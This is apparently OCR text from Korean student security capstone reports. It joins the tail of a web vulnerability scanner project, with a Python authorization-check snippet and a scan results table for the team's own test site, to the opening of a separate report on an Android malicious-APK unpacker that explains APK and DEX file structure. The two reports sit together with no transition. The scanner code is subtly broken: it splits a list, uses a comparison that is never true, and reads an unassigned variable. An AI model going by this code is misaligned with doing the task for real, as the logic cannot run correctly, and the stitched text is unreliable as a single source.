    sourcecode = urllib.request.urlopen(urls).read()
    soup = BeautifulSoup(sourcecode, "html.parser")
    li=[0 for i in range(3)]

    for href in soup.find("tr", class_="even").find_all("tbody"):
        attr = href.find("a")["href"]
        if "number" in attr:
            num = li.split('=')
            li.append(num[1])

    if li[0] == li[0]+1:
        msg = "불충분한 인가 취약"
        cve = "Risk"
        contents = "This website is \"Risk\" from IN"
        writer.addPage(report.getPage(45))
        writer.addPage(report.getPage(46))
        print(msg)
        return (Inspection_Items, contents.strip(), cve)
    try:
        driver.get(urls)
        writer.addPage(report.getPage(45))
        writer.addPage(report.getPage(46))
        print(msg)
        return (Inspection_Items, contents.strip(), cve)
    except UnexpectedAlertPresentException:
        time.sleep(1)
        msg = "불충분한 인가 안전"
        cve = "Safety"
```


다른 사용자의 비밀글에 인증을 하지 않고 접근할 수 있는지에 대한 여부

URL에서 파라미터 값을 변조하여 공격 ➔ 성공, 실패 여부 판단

Ⅱ. 프로젝트 진행

05 보고서 제작 현황

Python 모듈을 이용한 보고서 제작



목적
보다 효율적인 진단 보고서 제작하고, 사용자에게 친절하게 제공하기 위함

사용 언어 및 모듈
Python - FPDF, PyPDF2

생성 방법
- 진단이 끝난 후 공격에 대한 보고서를 PDF로 생성
- 모듈을 이용하여 취약한 부분에 대해 PDF를 추출 및 병합하여 사용자에게 제공

제공 보고서 내용
① 취약점 발견 위치
② 조치방안


03 프로젝트 결과

- 결과 화면
- 시연 영상
- 기대 효과

Ⅲ. 프로젝트 결과

01 결과 화면

프로젝트 결과 화면



<1. 진단하기> 선택 시,
OTP 인증 후 웹 진단 가능

진단 결과 확인 (+조치방안 보고서)

Type	Contents	Resulte
LDAP Injection(3)	This website is "SAFETY" from LDAP Injection	Safety
SQL Injection(5)	This website is "SAFETY" from SQL Injection	Safety
XPath Injection(7)	This website is "SAFETY" from XPath Injection	Safety
XSS(11)	https://capstone6.run.goorm.io/capstone/board.php	Risk
BF(12)	https://capstone6.run.goorm.io/capstone/login.php	Risk
IA(13)	https://capstone6.run.goorm.io/capstone/login.php	Risk
IN(17)	This Website "Risk" from IN	Risk
SF(19)	https://capstone6.run.goorm.io/capstone/login.php	Risk
Auto Attack(20)	https://capstone6.run.goorm.io/capstone/login.php	Risk
PV(21)	http://capstone6.run.goorm.io/capstone/mypage.php	Risk
File Download(23)	This Website is "SAFETY" from File Downloads	Safety
Admin Page Exposure(24)	https://capstone6.run.goorm.io/capstone	Risk

5.2. Github

https://github.com/98sseung/capstone6

6. 참고

https://blog.lgcns.com/m/2787

https://www.boannews.com/media/view.asp?idx=104160

https://www.sharedit.co.kr/posts/5716

https://aws.amazon.com/ko/what-is/python/

https://lts0606.tistory.com/m/555

안드로이드 악성앱 분석을 위한 언패커 제작

팀　　명 : 압축풀어조
지도 교수 : 양환석 교수님
팀　　장 : 서동훈
팀　　원 : 강민영
전유민
정재훈

2022. 11.
중부대학교 정보보호학과

목 차

4. 결론


5. 별첨

1. 서론

1.1 연구 배경

1.1.1 스마트폰 사용 증가에 따른 피해 증가

갤럽과 같은 여론조사 기관에 따르면 스마트폰 사용량이 2014년에는 80%를 기록했지만 2022년 6월을 기준으로 17.1%가 증가한 97.1%를 기록하였다. 또한 그 중에서도 73%가 안드로이드 운영체제를 사용하고 있다. 그리고 [그림 2]와 같이 경찰청에서 조사한 정보에 따르면 2014년도부터 정보통신망을 이용한 범죄가 계속해서 증가하고 있음을 확인할 수 있는데 이는 스마트폰 사용량이 증가함에 따라 이를 대상으로 한 범죄 또한 증가하고 있음을 확인할 수 있다.




[그림 1 갤럽 - 2012~2022 스마트폰 사용률]

구분	총계			정보통신망침해범죄			정보통신망이용범죄			불법콘텐츠범죄		
	발생건수(건)	검거		발생건수(건)	검거		발생건수(건)	검거		발생건수(건)	검거	
		건수(건)	인원(명)		건수(건)	인원(명)		건수(건)	인원(명)		건수(건)	인원(명)
2014	110,109	71,950	59,220	2,291	846	1,171	89,519	56,461	38,579	18,299	14,643	19,470
2015	144,679	104,888	75,250	3,154	842	1,098	118,362	86,658	50,777	23,163	17,388	23,375
2016	153,075	127,758	75,400	2,770	1,047	1,261	121,867	103,172	42,871	28,438	23,539	31,268
2017	131,734	107,489	59,369	3,156	1,398	1,141	107,271	88,779	36,103	21,307	17,312	22,125
2018	149,604	112,133	60,138	2,888	902	1,048	123,677	93,926	35,738	23,039	17,305	23,352
2019	180,499	132,559	67,020	3,638	1,007	1,340	151,916	112,398	39,508	24,945	19,154	26,172
2020	234,098	157,909	74,256	4,344	911	1,037	199,594	134,969	43,541	30,160	22,302	29,678

[그림 2 경찰청 - 전체 사이버범죄 발생·검거 현황]

1.1.2 악성 APK 공격 증가


경찰청에서 공개한 문서에 따르면 사이버범죄 중 사이버금융과 관련된 범죄가 2020년도에 비해 2021년도 38.9%가 증가했음을 확인할 수 있다. 구체적으로 메신저피싱(12,402건→16,505건, 33.1%↑), 몸캠피싱(2,583건→3,026건, 17.2%↑), 스미싱(822건→1,336건, 62.5%↑)의 범죄가 특히 증가했음을 확인할 수 있다. 여기서 중요한 부분은 증가한 범죄 모두 주로 악성 APK를 통해 이루어진다는 점을 확인할 수 있다.



[그림 3 경찰청 - 사이버범죄 유형별 발생건수 비교]

1.1.3 국내 안드로이드 패커 관련 연구 불충분

국내 학술 데이터 베이스 사이트인 DBpia나 기술 블로그 등과 같은 곳에서 안드로이드 언패커와 관련한 연구가 거의 이루어지지 않다는 것을 확인할 수 있다.



[그림 4 DBpia - 안드로이드 언패커 검색 결과]

1.2 연구 필요성

이전 1.1에서 말한것 과 같이 휴대폰 사용률 급증에 따른 피해도 증가하고 있다. 또한 정보통신망이용범죄 중 사이버금융범죄가 특히 증가하고 있는데 특히 구체적으로 메신저피싱(12,402건→16,505건, 33.1%↑), 몸캠피싱(2,583건→3,026건, 17.2%↑), 스미싱(822건→1,336건, 62.5%↑)의 범죄가 증가하고 있음을 확인할 수 있다. 문제는 이와 같은 범죄에서 주로 악성 APK를 이용하여 범죄가 이루어지고 있는데 아직까지 국내에서는 이와 관련된 연구가 부족하여 이와 같은 주제의 연구가 필요하다고 생각되었다.

1.3 연구 목적 및 주제 선정

이 연구의 주 목적은 패킹된 악성 APK에서 덱스를 추출하는 도구를 제작하여 관련된 종사자나 연구자, 혹은 이외의 사용자들에게 도움을 주기 위한 목적으로 진행되었다.

주제 선정은 이전 목차에서 말한 것 과 같이 현재 메신저피싱, 몸캠피싱, 스미싱과 같은 사이버금융범죄에서 악성 APK를 이용한 범죄가 증가하고 있는데 아직까지 국내에서는 이와 관련된 연구가 부족하다고 생각하여 이와 같은 주제로 선정하게되었다.

2. 관련 연구


2.1 안드로이드

2.1.1 APK 구조

APK(Android Application Package)는 안드로이드의 소프트웨어와 미들웨어 배포에 사용되는 패키지 파일이며, '.apk'확장자를 가진다. 또한 ZIP파일 기반인 JAR을 기반으로 하는 압축 파일의 종류중 하나이다.

이러한 압축 파일인 APK는 다음과 같은 구조를 가지고 있다.

- AndroidManifest.xml : 애플리케이션에 대한 주요 정보(패키지 이름, 애플리케이션 구성 요소, 실행하는데 필요한 권한 및 액세스시 필요한 권한, 호환성)가 포함되어 있다.
- META-INF : 인증 정보가 포함된 폴더
- assets : 앱 실행에 필요한 자원이 모여있는 디렉토리로 주로 동영상, 일부 문서 템플릿와 같이 용량이 큰 데이터를 가지고 있으며, 빌드가 되지 않는다.
- res : 앱 실행에 필요한 자원이 모여있는 디렉토리로 빌드시 설치 파일에 포함되어 설치된다.
- kotlin : 애플리케이션이 코틀린으로 작성된 경우만 생성되며, 코틀린과 관련된 데이터가 포함되어있다.
- lib : 라이브러리 파일이 저장되어 있는 디렉토리
- resources.arsc : 컴파일된 리소스를 포함한다.
- classes.dex : Dalvik이 인식할 수 있도록 자바로 짜여진 코드가 컴파일되어 바이트 코드로 변환 된 소스 파일



[그림 5 APK 내부 구조]


2.1.2 DVM, ART

DVM(Dalvik Virtual Machine)


- 모바일 기기 특성상 배터리 수명, 컴퓨팅 파워 및 메모리가 데스크탑 환경에 비해 열악하기 때문에 모바일 기기 환경에 맞춰 나온 가상 머신
- JIT 컴파일러 사용
  - 자주 사용하는 부분에 대해 미리 컴파일하여 기계어로 해석해놓기 때문에 실행 성능을 향상시킬 수 있다.
  - 인터프리터 방식으로 실행하다 적절한 시점에 바이트코드 전체를 컴파일하여 네이티브 코드로 변경하고, 이후에는 인터프리팅 하지 않고 네이티브 코드로 직접 실행하는 방식
- 컴파일 과정
  - dexopt라는 도구를 사용해 dex 파일로 odex 파일을 만든다.
  - odex 파일은 Dalvik이 바로 실행할 수 있는 형태의 dex 파일이다.

ART(Android Runtime)

- 안드로이드 애플리케이션 런타임 환경으로 새로운 디버깅 기능과 좀 더 정확한 고수준의 애플리케이션 프로파일링 기능 제공
- 도입 시기
  - Android 4.4 (API 19)에서 처음 등장, 도입 (DVM과 선택적 사용)
  - Android 5.0 (API 21) 이후, 기본 런타임으로 지정
  - Android 7.0 이후로 AOT + JIT
- AOT 컴파일러 사용
- 설치 시점에 이미 컴파일을 완료하여 기계어로 해석을 끝냄
- 실행 시 해석 과정 없이 곧바로 기계어 실행
- 컴파일 과정
  - AOT 컴파일 시 dex2oat라는 도구를 사용해 dex 파일을 odex로 변경한 후 한번 더 oat 파일로 변경한다.
  - oat 파일은 Native machine code로 되어 있기 때문에 VM 없이 실행 가능하지만 Dalvik과의 하위 호환성을 제공해야 하기 때문에 VM 위에서 돌아가는 것 처럼 실행된다.



[그림 6 DVM, ART, JVM 컴파일 과정]




[그림 7 DVM, ART 상세 과정]

2.2 덱스(DEX)

2.2.1 덱스 구조

바이트 코드로 구성되어있으며, 세 가지 주요(헤더, 식별, 데이터) 섹션으로 이루어져 있다.

- 헤더 섹션 : 덱스 파일의 정보(체크섬, 크기, 오프셋 등)이 저장되어 있다.
- 데이터 식별 섹션 : 식별자 섹션에는 정의된 클래스(string_ids, type_ids, proto_ids, field_ids, method_ids, class_defs) 6개의 식별 목록이 포함되어 있다.
  - string_ids : 덱스 파일 내에서 사용하는 모든 문자열을 저장하는 영역
  - type_ids : string_ids 영역에 저장된 문자열의 성격을 저장하고 있는 영역
  - proto_ids : 덱스 파일 내에서 함수의 구조를 저장하고 있는 영역
  - field_ids : 클래스의 이름, 타입, 클래스, 패키지 이름을 저장하는 영역
  - method_ids : 메서드의 이름, 타입, 소속, 클래스 이름을 저장하는 영역
  - class_defs : 클래스에 대한 전체적인 정보와 데이터에 대한 기초 정보를 저장하는 영역
- 데이터 섹션 : 바이트 코드와 관련된 정보가 저장되어 있다.




[그림 8 덱스 구조]

2.2.2 덱스 분석

DEX 파일의 가장 첫 부분인 header 구조를 확인해보면 다음과 같다.

파일 매직 넘버(File Magic Number) - 8바이트


- 해당 파일이 무슨 파일인지 알려주는 부분
- 처음에 dex라는 텍스트와 버전 번호가 존재



[그림 9 파일 매직 넘버]

체크섬(Checksum) - 4바이트


- 해당 파일이 변조 되었는지 확인하는 부분
- 파일 바이트 값이 손상된 경우 체크섬이 맞지 않아 Android Framework에서 apk 설치를 거부



[그림 10 체크섬]

시그니처(Signature) - 20바이트


- 위의 매직 넘버, 체크섬 그리고 시그니처를 제외한 부분의 SHA-1 해시 값이며 파일을 고유하게 식별하는 데 사용



[그림 11 시그니처]

파일 크기(File_size) - 4바이트


- 파일의 크기를 알려주는 부분
- 리틀 엔디안 방식으로 구성되어 있음



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	64	65	78	0A	30	33	35	00	50	A5	69	FB	7B	2E	76	C2	dex.035.P¥iû{.vÂ
00000010	DD	3F	B3	76	88	3D	AF	25	D1	B8	8B	24	E4	A1	59	06	Ý?³v^=¯%Ñ¸‹$ä¡Y.
00000020	1C	18	21	00	70	00	00	00	78	56	34	12	00	00	00	00	..!.p...xV4.....
00000030	00	00	00	00	40	17	21	00	0C	53	00	00	70	00	00	00	....@.!..S..p...
00000040	67	08	00	00	A0	4C	01	00	46	0D	00	00	3C	6E	01	00	g... L..F...<n..
00000050	98	2C	00	00	84	0D	02	00	B0	3E	00	00	44	72	03	00	˜,..„...°>..Dr..
00000060	70	05	00	00	C4	67	05	00	58	02	1B	00	C4	15	06	00	p...Äg..X...Ä...

[그림 12 파일 크기]


해당 부분은 파일 크기 영역이다. 위 내용은 리틀 엔디안 방식으로 구성되어 있으며, 변환해보면 0x0021181c이며, 이것을 10진수로 변환하면 2,168,860 바이트라는 것을 확인 가능하다.



[그림 13 실제 파일 크기]

헤더 크기(Header_size) - 4바이트

- 헤더의 크기를 보여주며, 값은 0x70으로 정해져 있다.




Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	64	65	78	0A	30	33	35	00	50	A5	69	FB	7B	2E	76	C2	dex.035.P¥iû{.vÂ
00000010	DD	3F	B3	76	88	3D	AF	25	D1	B8	8B	24	E4	A1	59	06	Ý?³v^=¯%Ñ¸‹$ä¡Y.
00000020	1C	18	21	00	70	00	00	00	78	56	34	12	00	00	00	00	..!.p...xV4.....
00000030	00	00	00	00	40	17	21	00	0C	53	00	00	70	00	00	00	....@.!..S..p...
00000040	67	08	00	00	A0	4C	01	00	46	0D	00	00	3C	6E	01	00	g... L..F...<n..

[그림 14 헤더 크기]

엔디안 태그(Endian_tag) - 4바이트

- 이전에 크기를 구할 경우에 리틀 엔디안 방식으로 되어 있다고 언급하였는데, 정확히 알려면 해당 부분을 확인한다.
- 12345678로 되어 있다면 빅 엔디안, 78563412로 되어 있으면 리틀 엔디안




Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	64	65	78	0A	30	33	35	00	50	A5	69	FB	7B	2E	76	C2	dex.035.P¥iû{.vÂ
00000010	DD	3F	B3	76	88	3D	AF	25	D1	B8	8B	24	E4	A1	59	06	Ý?³v^=¯%Ñ¸‹$ä¡Y.
00000020	1C	18	21	00	70	00	00	00	78	56	34	12	00	00	00	00	..!.p...xV4.....
00000030	00	00	00	00	40	17	21	00	0C	53	00	00	70	00	00	00	....@.!..S..p...
00000040	67	08	00	00	A0	4C	01	00	46	0D	00	00	3C	6E	01	00	g... L..F...<n..

[그림 15 엔디안 태그]

링크 사이즈, 링크 오프셋(link_size, link_off) - 4바이트

- 링크 사이즈는 처음 4바이트로 연결 섹션의 크기를 나타내고, 파일이 정적으로 연결되지 않은 경우 0을 갖는다.
- 링크 오프셋은 뒤에 4바이트로 파일의 시작 부분에서 연결 섹션까지의 오프셋이며 링크 크기가 0인 경우에 0이다.

